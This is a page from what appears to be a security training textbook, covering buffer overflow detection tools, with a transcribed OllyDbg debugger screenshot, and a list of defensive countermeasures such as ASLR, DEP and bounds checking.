
Buffer Overflow Detection Tools

Various buffer overflow detection tools that help security professionals to detect buffer overflow vulnerabilities are discussed below:

- **OllyDbg**

  Source: *https://www.ollydbg.de*

  OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft® Windows®. Its emphasis on binary code analysis makes it particularly useful when the source is unavailable. It debugs multithread applications and attaches to running programs. It recognizes complex code constructs, such as a call to jump to the procedure. It dynamically traces stack frames and program execution, and it logs arguments of known functions.


OllyDbg - vulnserver.exe - [CPU - thread 0000108C, module ntdll]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
Paused

```
778D8E01  C3                RETN
778D8E02  CC                INT3
778D8E03  CC                INT3
778D8E04  CC                INT3
778D8E05  CC                INT3
778D8E06  CC                INT3
778D8E07  CC                INT3
778D8E08  CC                INT3
778D8E09  CC                INT3
778D8E0A  CC                INT3
778D8E0B  CC                INT3
778D8E0C  CC                INT3
778D8E0D  CC                INT3
778D8E0E  CC                INT3
778D8E0F  CC                INT3
778D8E10  8B4C24 04         MOV ECX,DWORD PTR SS:[ESP+4]
778D8E14  F641 04 06        TEST BYTE PTR DS:[ECX+4],6
778D8E18 v74 05             JE SHORT ntdll.778D8E1F
778D8E1A  E8 E1F8FFFF       CALL ntdll.ZwTestAlert
778D8E1F  B8 01000000       MOV EAX,1
778D8E24  C2 1000           RETN 10
778D8E27  8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
778D8E2E  8BFF              MOV EDI,EDI
778D8E30  8D8424 DC020000   LEA EAX,DWORD PTR SS:[ESP+2DC]
778D8E37  64:8B0D 0000000(  MOV ECX,DWORD PTR FS:[0]
778D8E3E  BA 108E8D77       MOV EDX,ntdll.778D8E10
778D8E43  8908              MOV DWORD PTR DS:[EAX],ECX
778D8E45  8950 04           MOV DWORD PTR DS:[EAX+4],EDX
778D8E48  64:A3 00000000    MOV DWORD PTR FS:[0],EAX
778D8E4E  58                POP EAX
778D8E4F  8D7C24 0C         LEA EDI,DWORD PTR SS:[ESP+C]
778D8E53  8BC8              MOV ECX,EAX
778D8E55  FF15 D0C19677     CALL DWORD PTR DS:[7796C1D0]        ntdll.RtlDebugPrintTimes
778D8E5B  FFD1              CALL ECX
778D8E5D  8B8F CC020000     MOV ECX,DWORD PTR DS:[EDI+2CC]
778D8E63  64:890D 0000000(  MOV DWORD PTR FS:[0],ECX
778D8E6A  6A 01             PUSH 1
778D8E6C  57                PUSH EDI
778D8E6D  E8 5EE2FFFF       CALL ntdll.ZwContinue
778D8E72  8BF0              MOV ESI,EAX
778D8E74  56                PUSH ESI
778D8E75  E8 562D0100       CALL ntdll.RtlRaiseStatus
778D8E7A ^EB F8             JMP SHORT ntdll.778D8E74
778D8700=ntdll.ZwTestAlert
```

```
Registers (FPU)
EAX 0028F000
ECX 7790A1E0 ntdll.DbgUiRemoteBreakin
EDX 7790A1E0 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0109FF54
EBP 0109FF80
ESI 7790A1E0 ntdll.DbgUiRemoteBreakin
EDI 7790A1E0 ntdll.DbgUiRemoteBreakin
EIP 778D8E01 ntdll.778D8E01
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 28F000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
                    3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask     1 1 1 1 1
```

```
Address  Hex dump                  ASCII
00403000 FF FF FF FF 00 40 00 00       .@..
00403008 70 2E 40 00 00 00 00 00   p.@.....
00403010 FF FF FF FF 00 00 00 00       ....
00403018 FF FF FF FF 00 00 00 00       ....
00403020 FF FF FF FF 00 00 00 00       ....
00403028 00 00 00 00 00 00 00 00   ........
00403030 00 00 00 00 00 00 00 00   ........
00403038 00 00 00 00 00 00 00 00   ........
00403040 00 00 00 00 00 00 00 00   ........
00403048 00 00 00 00 00 00 00 00   ........
00403050 00 00 00 00 00 00 00 00   ........
00403058 00 00 00 00 00 00 00 00   ........
00403060 00 00 00 00 00 00 00 00   ........
00403068 00 00 00 00 00 00 00 00   ........
00403070 00 00 00 00 00 00 00 00   ........
00403078 00 00 00 00 00 00 00 00   ........
00403080 00 00 00 00 00 00 00 00   ........
00403088 00 00 00 00 00 00 00 00   ........
00403090 00 00 00 00 00 00 00 00   ........
00403098 00 00 00 00 00 00 00 00   ........
004030A0 00 00 00 00 00 00 00 00   ........
004030A8 00 00 00 00 00 00 00 00   ........
```


```
0109FF54   7790A219  RETURN to ntdll.7790A219 from ntdl
0109FF58   594383FD
0109FF5C   7790A1E0  ntdll.DbgUiRemoteBreakin
0109FF60   7790A1E0  ntdll.DbgUiRemoteBreakin
0109FF64   00000000
0109FF68   0109FF58
0109FF6C   00000000
0109FF70   0109FFCC  Pointer to next SEH record
0109FF74   778DEE30  SE handler
0109FF78   2FDF4DDD
0109FF7C   00000000
0109FF80  [0109FF94
0109FF84  |768638F4  RETURN to KERNEL32.768638F4
0109FF88  |00000000
0109FF8C  |768638D0  KERNEL32.BaseThreadInitThunk
0109FF90  |3BCAB9B1
0109FF94  [0109FFDC
0109FF98  |778C5663  RETURN to ntdll.778C5663
0109FF9C  |00000000
0109FFA0  |594383A1
0109FFA4  |00000000
0109FFA8  |00000000
0109FFAC  |00000000
```

Attached process paused at ntdll.DbgBreakPoint

Figure 6.91: Screenshot of OllyDbg

Some additional buffer overflow detection tools are as follows:

- Veracode (*https://www.veracode.com*)
- Flawfinder (*https://dwheeler.com*)
- Kiuwan (*https://www.kiuwan.com*)
- Splint (*https://github.com*)
- BOVSTT (*https://github.com*)



Defending against Buffer Overflows

1. Develop programs by following **secure coding practices** and guidelines
2. Use the **address space layout randomization** (ASLR) technique
3. Validate arguments and **minimize code** that requires root privileges
4. Perform **code review** at the source-code level by using static and dynamic code analyzers
5. Allow the compiler to **add bounds** to all the buffers
6. Implement **automatic bounds checking**
7. Always protect the **return pointer** on the stack
8. Never allow the execution of code outside the code space
9. **Regularly patch** applications and OSes
10. Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
11. Employ **data execution prevention** (DEP) to mark the memory regions as non-executable
12. Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced

Defending against Buffer Overflows

The following countermeasures can be adopted to defend against buffer overflow attacks:

